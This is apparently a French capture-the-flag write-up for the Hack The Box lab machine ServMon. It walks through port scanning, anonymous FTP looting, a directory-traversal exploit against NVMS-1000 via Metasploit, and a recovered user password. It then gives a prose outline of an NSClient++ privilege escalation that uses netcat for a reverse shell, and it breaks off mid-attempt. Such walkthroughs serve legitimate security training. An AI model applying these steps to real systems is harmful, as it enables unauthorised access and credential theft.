Introduction

ServMon est un Windows dont l'adresse IP est 10.10.10.184.

Compétences mises en œuvre :

- Enumération des ports et services.
- Vérification FTP
- Identification d'un service web vulnérable.
- Recherche et exploitation de CVE (LFI).
- CVE d'élévation de privilège sous Windows.
- Redirection de port (port forwarding sous SSH) sous Windows.
- Transfert de fichier de la machine attaquante à la victime avec scp.

Enumération initiale


Nous commençons comme toujours par l'énumération des ports et services de la machine avec **nmap** :

```
$ nmap -T4 -A 10.10.10.184
```

```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_01-18-20  12:05PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
|   256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_  256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp   open  http
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
|     </head>
|     <body>
|     </body>
|     </html>
|   NULL:
|     HTTP/1.1 408 Request Timeout
|     Content-type: text/html
|     Content-Length: 0
|     Connection: close
|_    AuthInfo:
|_http-title: Site doesn't have a title (text/html).
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5666/tcp open  tcpwrapped
6699/tcp open  tcpwrapped
8443/tcp open  ssl/https-alt
```

Plusieurs ports ouverts, nous allons commencer par énumérer les fichiers/dossiers accessible sur le **FTP** puis nous passerons à l'énumération des sites web.

```
$ ftp
ftp > anonymous
ftp > passive
ftp > ls
ftp > cd Users
ftp > ls Nadine
ftp > get "Nadine\\Confidential.txt"
ftp > ls Nathan
ftp > get "Nathan\\Notes to do.txt"
```



Les ressources obtenus lors de l'énumération ftp nous permet de savoir qu'un fichier **passwords.txt** est présent sur le bureau de l'utilisateur **Nathan**.

Passons maintenant les serveurs web, étant donné qu'il y en a deux, nous allons nous attarder sur le normal (**port 80**) avec une énumération de dossier/fichier avec **dirsearch** :

```
$ dirsearch –w wordlist.txt –e "php,txt" –f –x 403 –t 80 –u http://10.10.10.184
```

```
[19:09:11] Starting:
[19:09:15] 200 -  118B  - /php
[19:09:25] 200 -  118B  - /txt
[19:09:57] 200 -  118B  - /grphp
[19:11:26] 200 -  118B  - /virustxt
[19:12:35] 200 -  118B  - /button-php
[19:14:08] 200 -  118B  - /powered-php
[19:14:12] 200 -  118B  - /linkphp
[19:14:46] 200 -  118B  - /intellitxt
[19:17:35] 200 -  118B  - /search_txt
[19:22:10] 200 -  118B  - /button_php
[19:22:20] 200 -  118B  - /logo_php
[19:24:27] 200 -  118B  - /forumphp
[19:24:52] 200 -  118B  - /customnews_txt
[19:24:52] 200 -  118B  - /login_txt
[19:24:52] 200 -  118B  - /password_txt
[19:25:06] 200 -  118B  - /robots-txt
[19:26:08] 200 -  118B  - /vsphp
[19:29:44] 200 -  118B  - /ftxt
[19:29:47] 200 -  340B  - /%3FRID%3D2671
[19:29:47] 200 -  340B  - /%3FRID%3D2671/
[19:29:47] 200 -  340B  - /%3FRID%3D2671.php
[19:29:47] 200 -  340B  - /%3FRID%3D2671.txt
[19:29:51] 200 -  118B  - /robotstxt
[19:29:54] 200 -  118B  - /compareplans_txt
[19:30:23] 200 -  118B  - /digphp
[19:31:16] 200 -  118B  - /button_txt
[19:34:14] 200 -  118B  - /log4php
[19:34:21] 200 -  118B  - /turbospiritxt
[19:36:24] 200 -  118B  - /xsltxt
[19:36:36] 200 -  118B  - /bsphp
[19:36:44] 200 -  118B  - /filmweb-php
[19:38:52] 200 -  118B  - /nephp
[19:39:22] 200 -  118B  - /skc2txt
[19:39:26] 200 -  118B  - /skc1txt
[19:39:37] 200 -  118B  - /cat_php
[19:42:08] 200 -  118B  - /topicphp
[19:42:15] 200 -  118B  - /autorankphp
[19:42:55] 200 -  118B  - /html2ps_php
[19:43:02] 200 -  118B  - /suphp
[19:44:55] 200 -  118B  - /nyphp
[19:45:27] 200 -  118B  - /asp-php
[19:49:12] 200 -  118B  - /usingdatabasesinphp
[19:49:12] 200 -  118B  - /searchengineinphp
[19:49:20] 200 -  118B  - /login%3f.php
[19:49:20] 200 -  118B  - /login%3f.txt
[19:49:45] 200 -  118B  - /ajax-php
[19:51:12] 200 -  118B  - /h_txt

Task Completed
```

En attendant la fin d’énumération, nous allons effectuer un rapide tour sur l’interface web, nous pouvons voir que la technologie utilisée est : **NVMS-100** . Nous allons donc rechercher une CVE ou un exploit concernant **NVMS** avec **searchsploit** et google :

```
$ searchsploit NVMS
```


```
---------------------------------------------------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                                                                  |  URL
---------------------------------------------------------------------------------------------------------------- ----------------------------------------
NVMS 1000 - Directory Traversal                                                                                 | https://www.exploit-db.com/exploits/47774
OpenVms 5.3/6.2/7.x - UCX POP Server Arbitrary File Modification                                                | https://www.exploit-db.com/exploits/21856
OpenVms 8.3 Finger Service - Stack Buffer Overflow                                                              | https://www.exploit-db.com/exploits/32193
TVT NVMS 1000 - Directory Traversal                                                                             | https://www.exploit-db.com/exploits/48311
---------------------------------------------------------------------------------------------------------------- ----------------------------------------
```

Obtenir un accès utilisateur

Le deuxième exploit est testé et approuvé via **metasploit**, grâce à lui, nous pouvons aller consulter le fichier sur le bureau de **Nathan** pour avoir des mots de passes :

```
$ msfconsole
Msf > use auxiliary/scanner/http/tvt_nvms_traversal
Msf >  set rhosts 10.10.10.184
Msf > set filepath /users/nathan/desktop/passwords.txt
Msf > run
```

Maintenant que nous avons une liste de mot de passe, nous pouvons les tester un par un avec les identifiants **nathan** et **nadine**. Le mot de passe **L1k3B1gBut7s@W0rk** fonctionne avec **nadine**, nous pouvons aller récupérer le flag user :



Obtenir un accès root

L'accès root est plutôt complexe, il faut commencer avec de l'énumération des programmes installés :

```
C:\> dir "Program Files"
```

```
nadine@SERVMON C:\>dir "Program Files"
 Volume in drive C has no label.
 Volume Serial Number is 728C-D22C

 Directory of C:\Program Files

08/04/2020  23:21    <DIR>          .
08/04/2020  23:21    <DIR>          ..
08/04/2020  23:21    <DIR>          Common Files
08/04/2020  23:18    <DIR>          Internet Explorer
19/03/2019  05:52    <DIR>          ModifiableWindowsApps
16/01/2020  19:11    <DIR>          NSClient++
08/04/2020  23:09    <DIR>          Reference Assemblies
23/07/2020  13:59    <DIR>          UNP
14/01/2020  09:14    <DIR>          VMware
08/04/2020  22:31    <DIR>          Windows Defender
08/04/2020  22:45    <DIR>          Windows Defender Advanced Threat Protection
19/03/2019  05:52    <DIR>          Windows Mail
19/03/2019  12:43    <DIR>          Windows Multimedia Platform
19/03/2019  06:02    <DIR>          Windows NT
19/03/2019  12:43    <DIR>          Windows Photo Viewer
19/03/2019  12:43    <DIR>          Windows Portable Devices
19/03/2019  05:52    <DIR>          Windows Security
19/03/2019  05:52    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              18 Dir(s)  27,728,990,208 bytes free

nadine@SERVMON C:\>
```

Le logiciel **NSClient++** n'est pas installé par défaut par Windows, il est donc très suspect. Un tour sur **exploit-db** permet de trouver un exploit :

https://www.exploit-db.com/exploits/46802

Toutes les étapes sont détaillées dans l'exploit et comment les effectuer, en résumé :

- Obtenir le mot de passe de l'administrateur de l'interface web.
    - **C:\> type "C:\Program Files\NSClient++\nsclient.ini"**
- Activer des modules permettant l'appel de script.
- Transférer netcat et un script bat à la victime.
- Mettre un listener netcat en écoute.
- Ajouter le script bat sur l'interface web victime.
- Planifier une tache pour déclencher le script.
- Attendre pour avoir la session et récupérer le flag root.

Pour se connecter sur l'interface web, comme le service tourne en local sur la box, il faut faire une redirection de port en ssh sur la machine attaquant :

```
$ ssh –L 8443:127.0.0.1:8443 nadine@10.10.10.184
```

(Tout le traffic de l’attaquant entrant en 8443 est redirigé sur la box sur le port local 8443)

Après une multitude de tentative, j’ai toujours eu des problèmes de stabilité du service (fonctionnel une fois sur deux), de disparition de fichier (surement un AV ou un tâche qui supprime le fichier nc.exe) ou encore de fichier non reconnu.